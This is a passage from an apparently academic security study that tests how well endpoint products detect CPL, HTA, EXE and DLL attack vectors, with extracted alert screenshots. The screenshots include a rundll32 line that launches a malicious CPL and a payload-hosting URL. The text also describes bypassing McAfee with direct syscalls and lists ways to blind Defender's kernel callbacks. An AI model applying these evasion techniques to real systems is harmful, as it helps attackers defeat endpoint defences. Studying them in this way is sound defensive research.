	227064	DESKTOP-U9ANJ30	-Embedding	Suspicious	File Execution At...	03-Aug-2021, 13:13:53	03-Aug-2021, 13:13:53
rundll32.exe (1 event)				Suspicious		03-Aug-2021, 13:12:46	
Teams.exe (1 event)				Malicious		03-Aug-2021, 13:12:54	
WerFault.exe (1 event)				Malicious		03-Aug-2021, 13:12:35	

Logged-in User: DESKTOP-U9ANJ30\test   Process owner: DESKTOP-U9ANJ30\test   Certificate: Signed   Process path: C:\Windows\System32\mshta.exe   Raw data items: 1

CLASSIFICATION DETAILS

Suspicious FORTINET
Threat name: Unknown
Threat family: Unknown
Threat type: Unknown
Automated analysis steps completed by Fortinet Details

History
Suspicious, by FortinetCloudServices, on 03-Aug-2021, 13:14:

ADVANCED DATA

Event Graph · Automated Analysis

Figure 30: FortiEDR blocking the HTA attack.

attack would not be detected.

4.14.3 DLL-HTA

Both attack vectors were not detected by the EDR.

4.15 ITrust ACSIA


ITrust claims that its security solution ACSIA, that it positions as an EDR is a game changer with a totally different approach that would prevent the attack before the payload reaches the target. Their solution is not based on traditional telemetry sources and does not have a custom mini-filter, but seems to be based on tools like a log collector.

4.15.1 Enabled settings

All the settings were enabled by the vendor in the provided environment.

4.15.2 CPL-HTA-EXE-DLL

All attack vectors passed without any alert being raised by the EDR. Interestingly, considering the fact that the legitimate C runtime installation needed for the experiments triggered an alert, see Figure 35 we attempted to use a malicious .msi file to further trigger the solution to verify that all



Malicious

Threat name: Unknown

Threat family: Unknown

Threat type: Unknown

Automated analysis steps completed by Fortinet Details

History

Malicious, by FortinetCloudServices, on 03-Aug-202


- Process ...**S-Teams\Teams.exe\** with PID **3056** was termina **DESKTOP-U9ANJ30** once

Triggered Rules

Exfiltration Prevention

- Dynamic Code - Malicious Runtime Generated Co
- Unmapped Executable - Executable File Without

Figure 31: FortiEDR blocking the DLL attack.



DEVICE	OS	PROCESS	CLASSIFICATI
DESKTOP-U9ANJ30	Windows 10 Enterprise...	WerFault.exe	Malicious

RAW ID: 1289457653 Process Type: 64 bit Certificate: Signed

PARENT PROCESS CREATION

Process ID: 6344

Source Process: \Device\HarddiskVolume2\Windows\explorer.exe

Target: \Device\HarddiskVolume2\Users\test\Desktop\zoom.exe

Company: Microsoft Corporation

Description:

Version:


EXECUTABLE FILE NAME	WRITABLE	CERTIFIC
Main -\Device\HarddiskVolume2\Windows\explorer.exe	No	Signed

Analysis Information

Executable File Format Errors

Figure 32: FortiEDR blocking the EXE attack.

components were working as they should. The attack was not blocked and the installation was found clean, the correct functionality was verified by the vendor too.




high sigma 5 2021/09/03 08:33:52Z 2021/09/03 08:51:51Z 1 Detected Suspicious execution of Windows Control Panel

Process

rundll32.exe
Medium Integrity Level

Process name	rundll32.exe (pid=6472)
Image name	C:\Windows\System32\rundll32.exe
Command line	`"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Users\wow\Desktop\update.cpl",`
Username	DESKTOP-UPBK5DG\wow
Current directory	C:\Users\wow\Desktop
User SID	S-1-5-21-4250433759-602509225-32506383-1002
Process Create Time (UTC)	2021/09/03 08:33:36.789342
Size	71168 (71.17 KB)
MD5	80f8e0c26028e83f1ef371d7b44de3df
SHA1	a40886f98905f3d9dbdd61da1d59ccb4f4854758
SHA256	9f1e56a3bf293ac536cf4b8dad57040797d62dbb0ca19c4ed9683b5565549481 (see on VirusTotal)
IMPHASH	F27A7FC3A53E74F45BE370131953896A
PE timestamp	2018/08/06 16:46:32Z
Signed	✓ Catalog
Signer name	Microsoft Windows
ROOT CA name	Microsoft Root Certificate Authority 2010
Company name	Microsoft Corporation
File Description	Windows host process (Rundll32)
File version	10.0.17763.1697 (WinBuild.160101.0800)
Internal name	rundll
Legal copyright	© Microsoft Corporation. All rights reserved.
Original filename	RUNDLL32.EXE
Product name	Microsoft® Windows® Operating System
Product version	10.0.17763.1697

Figure 33: Harfang Lab's EDR detecting the CPL attack.



medium sigma 1 2021/09/03 08:33:34Z 2021/09/03 08:33:34Z 1 Detected Potential Sacrificial Process Spawned

Process

WerFault.exe
Medium Integrity Level

Process name	WerFault.exe (pid=5440)
Image name	C:\Windows\System32\WerFault.exe
Command line	`"c:\windows\system32\werfault.exe"`
Username	DESKTOP-UPBK5DG\wow
Current directory	C:\Users\wow\Desktop
User SID	S-1-5-21-4250433759-602509225-32506383-1002
Process Create Time (UTC)	2021/09/03 08:33:33.285209
Size	510792 (510.79 KB)
MD5	bb7926511826b95ab856256435842cfc
SHA1	d976433a5ebc27a2aec0a112cbc54830e43a8890
SHA256	aeed95fddd9448f3c186402a073db31acebce16f3ca366fbe3f081333860bf65 (see on VirusTotal)
IMPHASH	58646A08EC3B9CF4BF7D3A86852FFDC4
PE timestamp	1982/06/23 12:38:30Z
Signed	✓ Authenticode
Signer name	Microsoft Windows
ROOT CA name	Microsoft Root Certificate Authority 2010
Company name	Microsoft Corporation
File Description	Windows Problem Reporting
File version	10.0.17763.1577 (WinBuild.160101.0800)
Internal name	WerFault
Legal copyright	© Microsoft Corporation. All rights reserved.
Original filename	WerFault.exe
Product name	Microsoft® Windows® Operating System
Product version	10.0.17763.1577

Figure 34: Harfang Lab's EDR detecting the EXE attack.

4.16 Kaspersky Endpoint Security


Kaspersky Endpoint Security is an endpoint security platform with multi-layered security measures that exploits machine learning capabilities to detect threats. Moreover, this EPP agent serves also as the EDR agent also facilitating vulnerability and patch management and data encryption.

4.16.1 Enabled settings

In our experiments, we enabled all security-related features in every category. However, we did not employ any specific configuration for Web and Application controls. More precisely, we created a policy and enabled all options including behavior detection, exploit and process memory protection, HIPS, Firewall, AMSI and FileSystem oritection modules. The actions were set to block and delete all malicious artifacts and behaviors.

4.16.2 CPL-HTA-EXE

In the case of CPL, HTA, and EXE attack vectors, Kaspersky Endpoint Security timely identified and blocked our attacks, see Figure 36. More precisely, the EXE and CPL processes were killed after execution, while the HTA was blocked as soon as it touched the disk.



Login via brute-force attack
From 164.90.205.124 (Amsterdam) ip-172-31-0-138.eu-north-1.compute.internal 30/8/2021, 7:26:46 μ.μ.


The following application(s) has been installed Microsoft Visual C++ 2019 X64 Additional Runtime - 14.29.30040 by user Administrator
EC2AMAZ-C9A3I5T 30/8/2021, 7:18:19 μ.μ.

The following application(s) has been installed Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.29.30040 by user Administrator
EC2AMAZ-C9A3I5T 30/8/2021, 7:18:16 μ.μ.

Login via brute-force attack
From 45.61.187.180 (United States) ip-172-31-0-138.eu-north-1.compute.internal 30/8/2021, 7:16:21 μ.μ.

Login via brute-force attack
From 205.185.127.94 (Las Vegas) ip-172-31-0-138.eu-north-1.compute.internal 30/8/2021, 7:15:01 μ.μ.

Figure 35: ACSIA reporting the C runtime installation as malicious but missing the attacks vectors



Blocked
Result description: Blocked
Type: Trojan
Name: MEM:Trojan.Win64.Cobalt.gen
User: CNCIM\Administrator (Active user)
Object: System Memory
Reason: Dangerous action
Database release date: 6/19/2021 3:04:00 PM

Malicious object detected
Result description: Detected
Type: Trojan
Name: MEM:Trojan.Win64.Cobalt.gen
User: CNCIM\Administrator (Active user)
Object: System Memory
Reason: Expert analysis
Database release date: 6/19/2021 3:04:00 PM

Blocked
Result description: Blocked
Type: Trojan
Name: MEM:Trojan.Win32.SEPEM.gen
User: CNCIM\Administrator (Active user)
Object: System Memory
Reason: Dangerous action
Database release date: 6/19/2021 3:04:00 PM

Malicious object detected
Result description: Detected
Type: Trojan
Name: MEM:Trojan.Win32.SEPEM.gen
User: CNCIM\Administrator (Active user)
Object: System Memory
Reason: Expert analysis
Database release date: 6/19/2021 3:04:00 PM

Blocked
Result description: Blocked
Type: Trojan
Name: MEM:Trojan.Win32.SEPEH.gen
User: CNCIM\Administrator (Active user)
Object: System Memory
Reason: Dangerous action
Database release date: 6/19/2021 3:04:00 PM

Malicious object detected
Result description: Detected
Type: Trojan
Name: MEM:Trojan.Win32.SEPEH.gen
User: CNCIM\Administrator (Active user)
Object: System Memory
Reason: Expert analysis
Database release date: 6/19/2021 3:04:00 PM

Blocked
Result description: Blocked
Type: Trojan
Name: MEM:Trojan.Win32.Cometer.gen
User: CNCIM\Administrator (Active user)
Object: System Memory
Reason: Dangerous action
Database release date: 6/19/2021 3:04:00 PM

Malicious object detected
Result description: Detected
Type: Trojan
Name: MEM:Trojan.Win32.Cometer.gen
User: CNCIM\Administrator (Active user)
Object: System Memory
Reason: Expert analysis
Database release date: 6/19/2021 3:04:00 PM

06/20/2021 3:50:28 am Malicious object detected
Result description: Detected
Type: Trojan
Name: PDM:Trojan.Win32.Generic
User: CNCIM\Administrator (Active user)
Object: C:\Users\Administrator\Desktop\zoom.exe
Reason: Behavior analysis
Database release date: 6/19/2021 3:04:00 PM
SHA256: 95A115F25D39CBF9933744333A75F9925BC3A960D154E545F1F1EAE2E2FAF210
MD5: 20220EBC6CD77716E80E314CE6445344

06/20/2021 3:47:02 am Object download was blocked
Result description: Blocked
Type: Trojan
Name: HEUR:Trojan.Script.SAgent.gen
User: CNCIM\Administrator (Active user)
Object: http://a-banking.com/docs\payment.hta
Database release date: 6/19/2021 3:04:00 PM
SHA256: D748356A251F5E78BB106B2241BB22496FA1CBB74125144A3850F65B0513C90A
MD5: 2C98B176AC9ACEA5D28671B1EFA07081

06/20/2021 3:47:02 am Malicious object detected
Result description: Detected
Type: Trojan
Name: HEUR:Trojan.Script.SAgent.gen
User: CNCIM\Administrator (Active user)
Object: http://a-banking.com/docs\payment.hta
Reason: Machine learning
Database release date: 6/19/2021 3:04:00 PM
SHA256: D748356A251F5E78BB106B2241BB22496FA1CBB74125144A3850F65B0513C90A
MD5: 2C98B176AC9ACEA5D28671B1EFA07081

06/20/2021 3:47:01 am Object download was blocked
Result description: Blocked
Type: Trojan
Name: HEUR:Trojan.Script.SAgent.gen
User: CNCIM\Administrator (Active user)
Object: http://a-banking.com/docs\payment.hta
Database release date: 6/19/2021 3:04:00 PM
SHA256: D748356A251F5E78BB106B2241BB22496FA1CBB74125144A3850F65B0513C90A
MD5: 2C98B176AC9ACEA5D28671B1EFA07081

06/20/2021 3:47:01 am Malicious object detected
Result description: Detected
Type: Trojan
Name: HEUR:Trojan.Script.SAgent.gen
User: CNCIM\Administrator (Active user)
Object: http://a-banking.com/docs\payment.hta

Figure 36: Screenshots from KEPP illustrating the malicious activity that it detected and blocked.


4.16.3 DLL

Our DLL attack was successfully launched and no telemetry was recorded by Kaspersky Endpoint Security.

4.17 McAfee Endpoint Protection

McAfee Endpoint Protection is among the most configurable and friendly to the technical user solutions, it allows reacting to specific process behaviours, i.e. remote memory allocation, but also to proactively eliminate threats by reducing the options an attacker has based on a handful of options such as blocking program registration to autorun. We decided to leverage this configurability and challenge McAfee Endpoint Protection to the full extend and only disabled one rule blocking execution from common folders such as the Desktop folder. The rationale behind this choice is usability since activating this rule would cause many usability issues in an everyday environment.

In our experiments, we managed to successfully bypass the restrictions using our direct syscalls dropper and allocate memory remotely as well as execute it. The latter is an indicator that the telemetry providers and processing of the information is not efficient.



Action Enforcement

Select the reputation threshold for the following actions:

☒ Trigger Dynamic Application Containment when reputation threshold reaches:

Might Be Malicious

☒ Block when reputation threshold reaches:

Most Likely Malicious

☒ Clean when reputation threshold reaches:

Known Malicious

☒ Enable enhanced remediation

☐ Monitor and remediate deleted and changed files

DYNAMIC APPLICATION CONTAINMENT

Containment Rules

Deselecting both Block and Report will disable the rule.

Block ☒	Report ☒	Name
☒	☒	Accessing insecure password LM hashes
☒	☒	Accessing user cookie locations
☒	☒	Allocating memory in another process
☒	☒	Creating a thread in another process
☒	☒	Creating files on any network location

Contained Applications

Process	Path	MD5 hash

Figure 37: An excerpt of the settings that were enabled in McAfee Endpoint Protection.

4.17.1 Enabled settings

For this EPP, we decided to challenge McAfee since it offers a vast amount of settings and a lot of option for advanced users such as memory allocation controls etc. It was also quite interesting that some policies were created by default to block suspicious activities such as our HTA's execution. We opted to enable all options without exception apart from one that was block execution from user folders and would cause issues in a corporate environment.

An excerpt of the settings that were enabled is illustrated in Figure 37.

4.17.2 HTA-CPL

Both HTA and CPL-based attacks were identified and blocked. However, it should be noted that the HTA attack was blocked due to the applied policy of blocking execution of all HTA files, see Figure 38.



DESKTOP-T6I1S90\mc ran C:\Program Files (x86)\Internet Explorer\iexplore.exe, which tried to access the file C:\Users\mc\AppData\Local\Microsoft\Windows\INetCache\Low\IE\HUHZNJ4I\payment[1].... violating the rule "IE Envelope - HTML Application Execution", and was blocked. For information about how to respond to this event, see KB85494.

Figure 38: McAfee Endpoint Protection blocking the HTA attack.

4.17.3 EXE-DLL

Both the EXE and DLL-based attacks were successfully executed without being identified by McAfee Endpoint Protection nor producing any telemetry.

4.18 McAfee Endpoint Protection infused with the MVision EDR

Further to the aforementioned test, we conducted the tests again with the collaboration of McAfee engineers extending our testing with a newer version that included their EDR solution too.

4.18.1 Enabled settings

The policy was configured for optimal security in collaboration with McAfee's engineers.

4.18.2 DLL-EXE

Both attack vectors passed without triggering any alert.

4.18.3 CPL-HTA

The CPL attack was blocked by the EPP, as in the previous experiment, see Figure 39. The HTA attack was detected with a low alert, but was not blocked, see Figure 40. The above validate the original results of the EPP and extend it with a minor alert for the EDR.

4.19 Microsoft Defender for Endpoints (ex. ATP)


Microsoft Defender for Endpoints is heavily kernel-based rather than user-based, which allows for great detection capabilities. The beauty of MDE lies in the fact that most of the detection capability lies in Windows itself, albeit not utilised unless the machine is onboarded. For these tests, the EDR was set to block mode to prevent instead of merely detecting. Its telemetry sources include kernel callbacks utilised by the `WdFilter.sys` mini-filter driver. As previously mentioned callbacks are set to 'intercept' activities once a condition is met, e.g. when module is loaded. As an example of those consider:

- PsSetCreateProcessNotifyRoutine(Ex) - Process creation events.
- PsSetCreateThreadNotifyRoutine - Thread creation events.
- PsSetLoadImageNotifyRoutine - Image(DLL/Driver) load events.
- CmRegisterCallback(Ex) - Registry operations.
- ObRegisterCallbacks - Handle operations(Ex: process access events).
- FltRegisterFilter - I/O operations(Ex: file system events).

They also include a kernel-level ETW provider rather than user-mode hooks. This comes as a solution to detecting malicious API usage since hooking the SSDT (System Service Dispatch Table) is not allowed thanks to Kernel Patch Protection (KPP) PatchGuard (PG). Before moving on we should note a different approach taken by Kaspersky to hook the kernel it made use of its own hypervisor. This comes with several downsides as it requires virtualization support [17].

Since Windows 10 RS3, the NT kernel is instrumented using `EtwTi` functions for various APIs commonly abused for process injection, credential dumping etc. and the telemetry available via a secure ETW channel[18]. Thus, MDE heavily relies on EtwTi, in some cases even solely, for telemetry.

[17]`https://github.com/iPower/KasperskyHook`
[18]`https://blog.redbluepurple.io/windows-security-research/kernel-tracing-injection-detection`



Threat Details

GenericRXMA-UN!2851027B3256

Name	GenericRXMA-UN!2851027B3256
File Name	C:\Users\wow\Desktop\ploads\update.cpl
Analyzer Detection Method	On-Access Scan
Reporting Product Name	McAfee Endpoint Security
First seen in network	Sep 1, 2021 1:10:32 PM
Last seen in network	Sep 1, 2021 1:10:32 PM
Prevalence	1
Age	1 Day

Advanced Details

Agent GUID	3924fa79-2d78-4509-a4b4-374df468461c
Event Generated Time	Sep 1, 2021 1:10:32 PM
Event Category	Malware detected
Event ID	1027
Threat Severity	Critical
Threat Type	Trojan
Action Taken	Deleted
Threat Target Host Name	DESKTOP-UPBK5DG
Threat Source Process Name	C:\Windows\explorer.exe

Figure 39: McAfee Endpoint Security blocking the CPL attack.

As an example of the ETWTi sensor, consider the alert below 41. It is an alert produced by running our EXE payload on a host that MDE is in passive mode. Note that although our payload uses direct system calls, our injection is detected.


Due to the fact that the callbacks operate at the kernel level (Ring 0), an attacker needs to have high integrity level code execution in a machine to blind them or render them useless successfully. An attacker may choose any one of the following three techniques to achieve this:

- Zero out the address of the callback routine from the kernel callback array that stores all the addresses.
- Unregister the callback routine registered by `WdFilter.sys`.
- Patch the callback routine of `WdFilter.sys` with a `RET(0xc3)` instruction or hook it.

